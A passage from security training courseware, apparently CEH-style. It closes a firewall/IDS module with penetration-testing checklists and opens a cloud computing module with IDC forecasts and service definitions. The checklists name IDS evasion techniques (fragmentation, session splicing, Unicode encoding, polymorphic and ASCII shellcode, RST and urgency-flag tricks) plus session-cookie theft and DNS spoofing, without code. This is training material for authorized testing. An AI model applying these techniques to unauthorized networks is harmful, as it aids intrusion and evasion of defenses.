
## Perform SSH Tunneling

- ⊖ Gain access to the corporate network by sniffing the user's traffic and stealing the session ID and cookies
- ⊖ Perform MITM attack in order to own corporate DNS server or to spoof DNS replies to it


## Use External Systems

## Perform MITM Attack

Document All the Findings



# IDS Penetration Testing




- ⊖ Perform obfuscating technique to encode attack packets that IDS would not detect but an IIS web server would decode and become attacked
- ⊖ Try to bypass IDS by hiding attack traffic in a large volume of false positive alerts (false positive generation attack)
- ⊖ Use session splicing technique to bypass IDS by keeping the session active for a longer time than the IDS reassembly time
- ⊖ Try Unicode representations of characters to evade the IDS signature
- ⊖ Perform fragmentation attack with IDS fragmentation reassembly timeout less and more than that of the Victim



# IDS Penetration Testing

(Cont'd)



- **Document all the findings** A small icon of a pencil writing on a piece of paper is positioned next to the final step.
- Perform overlapping fragment technique to craft a series of packets with TCP sequence numbers configured to overlap
  - Try invalid RST packets technique to bypass IDS as it prevents IDS from processing the stream
  - Perform urgency flag evasion technique to evade IDS as some IDSs do not consider the TCP protocol's urgency feature
  - Try to bypass IDS by encrypting the shellcode to make it undetectable to IDS (polymorphic shellcode technique)
  - Try to evade IDS pattern matching signatures by hiding the shellcode content using ASCII codes (ASCII shellcode technique)
  - Perform application layer attacks as many IDSs fail to check the compressed file formats for signatures
  - Establish an encrypted session with the victim or send loads of unnecessary traffic to produce noise that cannot be analyzed by the IDS

# Module Summary







- An intrusion detection system (IDS) inspects all inbound and outbound network traffic for suspicious patterns that may indicate a network or system security breach
- Network-based intrusion detection systems typically consist of a black box that is placed on the network in the promiscuous mode, listening for patterns indicative of an intrusion
- Host-based intrusion detection systems usually include auditing for events that occur on a specific host
- Firewalls are software or hardware-based system designed to prevent unauthorized access to or from a private network
- A honeypot is an information system resource that is expressly set up to attract and trap people who attempt to penetrate an organization's network
- Firewall is identified by three techniques namely port scanning, banner grabbing, and firewalking
- Attackers can determine the presence of honeypots by probing the services running on the system
- Firewall/IDS penetration testing helps in evaluating the Firewall and IDS for ingress and egress traffic filtering capabilities

# Cloud Computing

Module 17

Unmask the Invisible Hacker



# Statistics: Cloud Predictions



More than 65% of enterprise IT organizations will commit to hybrid cloud technologies before 2016, vastly driving the rate and pace of change in IT organizations



By 2017, 20% of enterprises will see enough value in community-driven open source standards/frameworks to adopt them strategically



By 2017, 25% of IT organizations will formally support a "consumer tier" to allow workers to develop their own personal automation



By 2017, IT buyers will actively channel 20% of their IT budgets through industry clouds to enable flexible collaboration, information sharing, and commerce



By 2016, more than 50% of enterprise IT organizations building hybrid clouds will purchase new or updated workload-aware cloud management solutions



IDC FutureScape: Worldwide Cloud 2015 Predictions, <https://www.idc.com>

# Statistics: Cloud Predictions (Cont'd)



60% of SaaS applications will leverage new function-driven, micro-priced IaaS capabilities by 2018, adding innovation to a "commodity" service



By 2015, 65% of the selection criteria for enterprise cloud workloads in global IT markets will be shaped by efforts to comply with data privacy legislation



75% of IaaS provider offerings will be redesigned, rebranded, or phased out in the next 12-24 months



By 2016, there will be an 11% shift of IT budget away from traditional in-house IT delivery, towards various versions of cloud as a new delivery model



By 2017, 35% of new applications will use cloud-enabled continuous delivery and DevOps lifecycles for faster rollout of new features and business innovation





IDC FutureScape: Worldwide Cloud 2015 Predictions, <https://www.idc.com>

# Module Objectives



- ↳ Understanding Cloud Computing Concepts
- ↳ Understanding Cloud Computing Threats
- ↳ Understanding Cloud Computing Attacks

- ↳ Understanding Cloud Computing Security
- ↳ Cloud Computing Security Tools
- ↳ Overview of Cloud Penetration Testing



# Module Flow



1

**Introduction to Cloud Computing**

2

**Cloud Computing Threats**

3

**Cloud Computing Attacks**

4

**Cloud Security**

5

**Cloud Security Tools**

6

**Cloud Penetration Testing**

# Introduction to Cloud Computing



Cloud computing is an on-demand delivery of IT capabilities where IT infrastructure and applications are provided to subscribers as a metered service over a network

## Characteristics of Cloud Computing

1

On-demand self service

2

Distributed storage

3

Rapid elasticity

4

Automated management

Broad network access

Resource pooling

Measured service

Virtualization technology

5

6

7

8

# Types of Cloud Computing Services



## Infrastructure-as-a-Service (IaaS)

- ⊖ Provides virtual machines and other abstracted hardware and operating systems which may be controlled through a service API
- ⊖ E.g. Amazon EC2, Go grid, Sungrid, Windows SkyDrive, etc.

